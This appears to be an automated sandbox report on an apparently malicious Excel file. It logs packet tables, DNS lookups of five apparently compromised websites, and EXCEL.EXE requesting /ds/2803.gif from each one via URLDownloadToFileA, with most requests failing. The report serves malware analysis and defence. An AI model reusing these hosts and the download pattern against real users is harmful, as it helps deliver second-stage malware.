Apr 7, 2021 10:54:29.212250948 CEST	49719	80	192.168.2.3	143.95.33.96
Apr 7, 2021 10:54:29.233047962 CEST	49720	80	192.168.2.3	103.68.166.129
Apr 7, 2021 10:54:29.344377995 CEST	80	49719	143.95.33.96	192.168.2.3
Apr 7, 2021 10:54:29.344537020 CEST	49719	80	192.168.2.3	143.95.33.96
Apr 7, 2021 10:54:29.348789930 CEST	80	49720	103.68.166.129	192.168.2.3
Apr 7, 2021 10:54:29.348958969 CEST	49720	80	192.168.2.3	103.68.166.129
Apr 7, 2021 10:54:29.349452972 CEST	49720	80	192.168.2.3	103.68.166.129
Apr 7, 2021 10:54:29.468934059 CEST	80	49720	103.68.166.129	192.168.2.3
Apr 7, 2021 10:54:29.469305038 CEST	49720	80	192.168.2.3	103.68.166.129
Apr 7, 2021 10:54:29.712867022 CEST	49721	80	192.168.2.3	66.36.231.40
Apr 7, 2021 10:54:29.815011978 CEST	80	49721	66.36.231.40	192.168.2.3
Apr 7, 2021 10:54:29.815123081 CEST	49721	80	192.168.2.3	66.36.231.40
Apr 7, 2021 10:54:29.954829931 CEST	49721	80	192.168.2.3	66.36.231.40
Apr 7, 2021 10:54:30.055684090 CEST	80	49721	66.36.231.40	192.168.2.3
Apr 7, 2021 10:54:30.190201044 CEST	80	49721	66.36.231.40	192.168.2.3
Apr 7, 2021 10:54:30.190320969 CEST	49721	80	192.168.2.3	66.36.231.40
Apr 7, 2021 10:54:34.651412964 CEST	80	49718	31.170.166.139	192.168.2.3
Apr 7, 2021 10:54:34.651509047 CEST	49718	80	192.168.2.3	31.170.166.139
Apr 7, 2021 10:55:33.376879930 CEST	80	49716	50.23.112.133	192.168.2.3
Apr 7, 2021 10:55:33.380654097 CEST	49716	80	192.168.2.3	50.23.112.133
Apr 7, 2021 10:55:35.187030077 CEST	80	49721	66.36.231.40	192.168.2.3
Apr 7, 2021 10:55:35.187181950 CEST	49721	80	192.168.2.3	66.36.231.40
Apr 7, 2021 10:56:11.224277020 CEST	49721	80	192.168.2.3	66.36.231.40
Apr 7, 2021 10:56:11.224570036 CEST	49720	80	192.168.2.3	103.68.166.129
Apr 7, 2021 10:56:11.224834919 CEST	49718	80	192.168.2.3	31.170.166.139
Apr 7, 2021 10:56:11.225089073 CEST	49716	80	192.168.2.3	50.23.112.133
Apr 7, 2021 10:56:11.327830076 CEST	80	49721	66.36.231.40	192.168.2.3
Apr 7, 2021 10:56:11.341547012 CEST	80	49720	103.68.166.129	192.168.2.3
Apr 7, 2021 10:56:11.341680050 CEST	49720	80	192.168.2.3	103.68.166.129
Apr 7, 2021 10:56:11.394319057 CEST	80	49716	50.23.112.133	192.168.2.3
Apr 7, 2021 10:56:11.832699060 CEST	49718	80	192.168.2.3	31.170.166.139
Apr 7, 2021 10:56:12.629451990 CEST	49718	80	192.168.2.3	31.170.166.139
Apr 7, 2021 10:56:14.113991022 CEST	49718	80	192.168.2.3	31.170.166.139
Apr 7, 2021 10:56:17.067526102 CEST	49718	80	192.168.2.3	31.170.166.139
Apr 7, 2021 10:56:22.958570004 CEST	49718	80	192.168.2.3	31.170.166.139
Apr 7, 2021 10:56:34.741175890 CEST	49718	80	192.168.2.3	31.170.166.139

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:54:08.851427078 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:08.879002094 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:10.030735970 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:10.048919916 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:20.238209963 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:20.251343966 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:21.318222046 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:21.359891891 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:21.748034000 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:21.792227030 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:22.761344910 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:22.776024103 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:23.761457920 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:23.774910927 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:25.371280909 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:25.384087086 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:25.777767897 CEST	65110	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:54:25.793598890 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:26.401696920 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:26.416608095 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:27.658488989 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:27.817121983 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:27.997641087 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:28.028727055 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:28.405116081 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:28.458214998 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:28.773979902 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:28.787633896 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:29.217278957 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:29.231086016 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:29.476845980 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:29.710992098 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:29.793474913 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:29.806250095 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:34.351454973 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:34.363965034 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:35.308590889 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:35.320533037 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:36.171590090 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:36.184676886 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:37.208235979 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:37.223392963 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:38.306572914 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:38.319659948 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:39.414742947 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:39.429163933 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:43.065715075 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:43.079837084 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:44.826901913 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:44.840830088 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:45.216815948 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:45.257790089 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 7, 2021 10:54:50.836108923 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:54:50.856108904 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:05.004584074 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:05.015727043 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:05.018690109 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:05.033185005 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:05.100249052 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:05.113058090 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:12.672323942 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:12.685903072 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:16.887343884 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:16.900373936 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:20.845536947 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:20.860405922 CEST	53	61292	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:22.390536070 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:22.411360979 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:28.970843077 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:28.983927011 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:33.942992926 CEST	61946	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:33.956640959 CEST	53	61946	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:44.146440983 CEST	64910	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:44.159651041 CEST	53	64910	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:46.309123039 CEST	52123	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:46.323446035 CEST	53	52123	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:47.310566902 CEST	56130	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:47.326127052 CEST	53	56130	8.8.8.8	192.168.2.3
Apr 7, 2021 10:55:55.443114996 CEST	56338	53	192.168.2.3	8.8.8.8
Apr 7, 2021 10:55:55.468806028 CEST	53	56338	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 10:54:27.658488989 CEST	192.168.2.3	8.8.8.8	0xd33	Standard query (0)	kristen.sbddev.com	A (IP address)	IN (0x0001)
Apr 7, 2021 10:54:28.405116081 CEST	192.168.2.3	8.8.8.8	0x2abd	Standard query (0)	tienda.ventadigital.com.ar	A (IP address)	IN (0x0001)
Apr 7, 2021 10:54:28.773979902 CEST	192.168.2.3	8.8.8.8	0x19b7	Standard query (0)	thirdstringcalifornia.com	A (IP address)	IN (0x0001)
Apr 7, 2021 10:54:29.217278957 CEST	192.168.2.3	8.8.8.8	0xeff0	Standard query (0)	holmesservices.mobiledevsite.co	A (IP address)	IN (0x0001)
Apr 7, 2021 10:54:29.476845980 CEST	192.168.2.3	8.8.8.8	0xb815	Standard query (0)	nellaimasthanbiryani.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 7, 2021 10:54:27.817121983 CEST	8.8.8.8	192.168.2.3	0xd33	No error (0)	kristen.sbddev.com		50.23.112.133	A (IP address)	IN (0x0001)
Apr 7, 2021 10:54:28.458214998 CEST	8.8.8.8	192.168.2.3	0x2abd	No error (0)	tienda.ventadigital.com.ar		31.170.166.139	A (IP address)	IN (0x0001)
Apr 7, 2021 10:54:28.787633896 CEST	8.8.8.8	192.168.2.3	0x19b7	No error (0)	thirdstringcalifornia.com		143.95.33.96	A (IP address)	IN (0x0001)
Apr 7, 2021 10:54:29.231086016 CEST	8.8.8.8	192.168.2.3	0xeff0	No error (0)	holmesservices.mobiledevsite.co		103.68.166.129	A (IP address)	IN (0x0001)
Apr 7, 2021 10:54:29.710992098 CEST	8.8.8.8	192.168.2.3	0xb815	No error (0)	nellaimasthanbiryani.com		66.36.231.40	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- kristen.sbddev.com
- tienda.ventadigital.com.ar
- thirdstringcalifornia.com
- holmesservices.mobiledevsite.co
- nellaimasthanbiryani.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49716	50.23.112.133	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:54:27.989140034 CEST	1298	OUT	GET /ds/2803.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: kristen.sbddev.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:54:28.165939093 CEST	1300	IN	HTTP/1.1 302 Found Server: nginx/1.18.0 Date: Wed, 07 Apr 2021 08:54:28 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 235 Connection: keep-alive Location: http://kristen.sbddev.com/cgi-sys/suspendedpage.cgi Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 6b 72 69 73 74 65 6e 2e 73 62 64 64 65 76 2e 63 6f 6d 2f 63 67 69 2d 73 79 73 2f 73 75 73 70 65 6e 64 65 64 70 61 67 65 2e 63 67 69 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head> <body> Found The document has moved here. </body></html>
Apr 7, 2021 10:54:28.168826103 CEST	1300	OUT	GET /cgi-sys/suspendedpage.cgi HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: kristen.sbddev.com Connection: Keep-Alive
Apr 7, 2021 10:54:28.377834082 CEST	1308	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Wed, 07 Apr 2021 08:54:28 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip Data Raw: 66 66 33 0d 0a 1f 8b 08 00 00 00 00 00 04 03 cc 59 59 93 a3 48 92 7e 9f 5f a1 ad b5 35 9b 31 3a 8b fb aa ae 6a 5b 6e 90 04 02 04 08 f4 86 b8 c5 29 6e 69 6d ff fb 42 66 1d 99 d9 5d dd 3b 63 fb b0 f1 20 20 dc c3 c3 fd 0b 77 8f 90 c7 e7 7f e3 0f 9c e5 e9 c2 26 ed cb e2 b7 bf 7d 7e 79 6c 96 f6 39 8d fc f0 b7 bf 3d bf 96 51 ef 2f 1c 7d f3 14 dd 86 6c fc f2 81 ab ab 3e aa fa a7 fe de 44 1f 36 c1 cb d7 97 0f 7d 34 f7 e0 2a e2 d7 4d 90 fa 6d 17 f5 5f 86 3e 7e a2 3e fc 54 8e 1f a4 d1 d3 3a be ad 8b 57 82 aa fa 29 58 49 3f 1d a8 b7 7e 52 fa ff cc 08 61 6e b2 36 ea 5e 0d 81 de 48 af fc 32 fa f2 61 cc a2 a9 a9 db fe 15 db 94 85 7d fa 25 8c c6 2c 88 9e 9e 3f 7e d9 64 55 d6 67 7e f1 d4 05 7e 11 7d 81 3f 7e 17 d5 67 7d 11 fd c6 04 41 3d 54 fd e6 38 74 4d 54 85 51 f8 19 7c 21 bc c0 59 64 55 be 69 a3 e2 cb 87 ae bf 17 51 97 46 d1 32 61 da 46 f1 97 0f 20 38 74 d1 c7 78 41 c4 9f a2 ae 2e a3 8f 41 5d 82 0b 73 e4 77 51 07 8e f8 47 e8 23 01 06 5d 07 fa 45 f1 71 79 7e 33 e2 59 d4 66 5d 90 af eb f0 83 b6 ae e1 a5 0e ef 9b ff 7a 9e 7f fd 5c db 3a c9 53 ec 97 59 71 ff b4 61 da c5 9e 5f 36 72 54 8c 51 9f 05 fe 2f 9b ce af ba a7 2e 6a b3 f8 d7 df 0f eb b2 47 f4 69 03 63 cd fc 96 b8 98 16 3d a5 51 96 a4 fd 42 fe 88 21 1 4 4e c2 18 42 bf e5 ba f8 41 9e b4 0b 44 e1 b2 f6 45 dd 7e da fc 7b fc dc de b2 7d a3 21 22 8a a0 d0 5b 5a e3 87 61 56 25 9f 36 ef fa 4b bf 4d b2 ea 4d f7 7f 7f 57 bf 8b 82 3e ab ab 77 38 84 59 d7 14 fe 82 c1 a5 a8 83 fc ff 60 9a 65 c9 96 e5 5b 90 68 df cd f4 a2 dc 53 11 c5 0b 3a fe d0 d7 6f 27 fb 4a 6e 5f d0 fb 3d fd 87 cd 1b 18 7a 8d fc 0f 0b 3f ae b0 ac 36 2e ce 99 55 71 fd 4e 81 57 c0 b7 51 13 f9 8b 1a 4b a8 bd bc be d5 e5 15 e7 f7 65 a0 51 06 63 de b2 7d a3 89 cf ed 07 ed e7 1a 3d 65 7d 54 76 ef f4 fa 6e 19 f2 c6 ae d5 4b cb ac fa e1 50 34 fa 13 b3 57 5b 17 36 7f f5 89 77 b2 9f dd 7c fa ea 92 97 ba 08 7f 68 b9 ca 5f 73 d6 93 5f 64 c9 e2 34 eb c2 bc a5 4e 75 1b 3e 5d da c8 cf 17 f7 58 1f 0b 6b f1 8e 65 cd 0f 8b b3 43 d0 7f fc 20 bc b2 bf eb fd 7e e8 16 90 fd ee 77 ae f7 ac db 4b 2c 21 6f c6 af 9a fd 99 5f 7e c3 9d 7b 6e 7f 38 ef cb 84 4f ab 7d ef 10 f9 16 23 2b d8 ef e3 e7 95 46 30 f1 2f 82 fd 35 39 d0 3f 01 e4 e7 8a bd 9e 1c fb e3 d1 ff 59 46 61 e6 6f fe be ba c5 73 32 fe b4 21 09 aa 99 ff f1 ce c6 bf 08 84 15 df a6 ee 9e 43 e5 d3 9a 8b fd 3e 1b a3 1f 38 ae f4 b5 d5 63 d4 c6 45 3d 7d da a4 59 18 46 d5 ef 39 5e 05 4a 56 fa c9 92 15 ab ba 7a 27 e9 87 37 ac 32 df ab f6 87 11 b1 32 fe 49 54 bc 93 f8 b3 84 b3 4a f9 8a d2 9b d5 58 fb df 89 f8 33 37 5d d9 bf 7b 63 56 ad 49 fe 2d 10 3f 64 fd 78 fb 83 95 a2 69 e4 5f 5a a9 df 63 3c b4 c5 df 43 bf f7 3f 3d 63 0e 36 55 f2 eb 65 d9 20 09 ec 97 cc 61 0f e6 04 ed a4 a4 66 96 a6 1d ed 54 b0 93 e5 4d 5f 3f f9 1b c7 a8 cb 93 6b e7 6b 1a ae 3d 3d cc aa 8e 60 af af 4b e3 c1 ff c7 0d 07 e2 ea af d4 23 80 b1 fd 2b 9e af 74 20 c3 a3 d0 5a ad d6 5d f3 68 15 0b 2e 86 c0 31 93 21 b2 49 a0 70 46 bd e7 19 e8 c0 cf 8c 29 a4 aa 2d 9a 9e 2b b1 b9 2f cd 53 28 a7 54 a2 1c 95 eb 96 b3 cb ed 3d a9 77 c7 ba dd 73 d0 b0 7f 30 93 6a 29 0f 8d b7 11 ed 91 e0 32 39 43 ee 22 9f ab c2 ad 29 88 76 c4 c8 bd eb 16 0f a9 a3 4c d2 32 50 4e cc e5 b9 d9 cd a9 32 f5 0a 3b 25 ca e0 79 d8 b0 1c 81 9c 2d 72 6b f6 3b 9e 34 a8 1e 39 93 73 c3 a3 15 d1 e5 3e 0d 22 17 95 56 c7 07 51 4b c2 dd 15 eb 9d 1c 97 69 54 47 d3 4c 07 5e 94 3a 83 2e ab 16 76 6d d2 3b db 6b f2 2c 1b 25 2f 25 ec 78 be ba ec 70 d2 90 a4 4e 2e fa 9d 30 fb e0 10 5d 35 7d 16 f3 0b c0 09 5e 2a 73 71 b9 25 78 e3 98 c6 82 14 ab 3d 09 8b 07 3d 69 04 58 97 0f aa 25 78 Data Ascii: ff3YYH~_51:j[n)nimBf];c w&}~yl9=Q/}l>D6}4*Mm_>~>T:W)XI?~Ran6^H2a}%,?~dUg~~}?~g}A=T8tMTQ |!YdUiQF2aF 8txA.A]swQG#]Eqy~3Yf]z\:SYqa_6rTQ/.jGic=QB!NBADE~{}!"[ZaV%6KMMW>w8Y`e[hS:o'Jn_=z?6.UqNWQ KeQc}=e}TvnKP4W[6w|h_s_d4Nu>]XkeC ~wK,!o_~{n8O}#+F0/59?YFaos2!C>8cE=}YF9^JVz'722ITJX37]{cVI-?dxi_Zc<C? =c6Ue afTM_?kk==`K#+t Z]h.1!IpF)-+/S(T=ws0j)29C")vL2PN2;%y-rk;49s>"VQKiTGL^:.vm;k,%/%xpN.0]5}^*sq%x==iX%x

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49718	31.170.166.139	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:54:28.578239918 CEST	1316	OUT	GET /ds/2803.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: tienda.ventadigital.com.ar Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:54:28.764532089 CEST	1317	IN	HTTP/1.1 503 Service Unavailable Connection: Keep-Alive X-Powered-By: PHP/7.2.34 Content-Type: text/html; charset=UTF-8 Content-Length: 97 Content-Encoding: gzip Vary: Accept-Encoding Date: Wed, 07 Apr 2021 08:54:28 GMT Server: LiteSpeed Data Raw: 1f 8b 08 00 00 00 00 00 03 b3 c9 30 b4 f3 cb 2f 51 70 cb 2f cd 4b d1 b3 d1 cf 30 b4 0b c9 48 55 28 4a 2d 2c 4d 2d 2e 49 4d 51 08 0d f2 51 d0 4f 29 d6 37 b2 30 30 d6 4b cf 4c 53 28 4f 2c 56 c8 cb 2f 51 48 03 e9 50 c8 cf 53 28 c9 c8 2c 56 28 4e 2d 2a 4b 2d d2 03 00 8c 1f 10 3a 4f 00 00 00 Data Ascii: 0/Qp/K0HU(J-,M-.IMQQO)700KLS(O,V/QHPS(,V(N-*K-:O

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49719	143.95.33.96	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:54:28.931786060 CEST	1318	OUT	GET /ds/2803.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: thirdstringcalifornia.com Connection: Keep-Alive
Apr 7, 2021 10:54:29.202903986 CEST	1318	IN	HTTP/1.1 503 Service Unavailable Server: nginx/1.18.0 Date: Wed, 07 Apr 2021 08:54:29 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Data Raw: 34 66 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 64 73 2f 32 38 30 33 2e 67 69 66 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0d 0a Data Ascii: 4f Not Found. The requested URL /ds/2803.gif was not found on this server.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49720	103.68.166.129	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:54:29.349452972 CEST	1319	OUT	GET /ds/2803.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: holmesservices.mobiledevsite.co Connection: Keep-Alive
Apr 7, 2021 10:54:29.468934059 CEST	1319	IN	HTTP/1.1 503 Service Unavailable Server: nginx Date: Wed, 07 Apr 2021 08:54:29 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked X-Powered-By: PHP/7.4.12 Data Raw: 34 66 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 64 73 2f 32 38 30 33 2e 67 69 66 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 4f Not Found. The requested URL /ds/2803.gif was not found on this server.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49721	66.36.231.40	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:54:29.954829931 CEST	1320	OUT	GET /ds/2803.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: nellaimasthanbiryani.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:54:30.190201044 CEST	1321	IN	HTTP/1.1 503 Service Unavailable Server: nginx Date: Wed, 07 Apr 2021 08:54:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.6.40 Data Raw: 34 66 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 64 73 2f 32 38 30 33 2e 67 69 66 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 4f Not Found. The requested URL /ds/2803.gif was not found on this server.0

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6452 Parent PID: 792

General

Start time:	10:54:20
Start date:	07/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1030000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
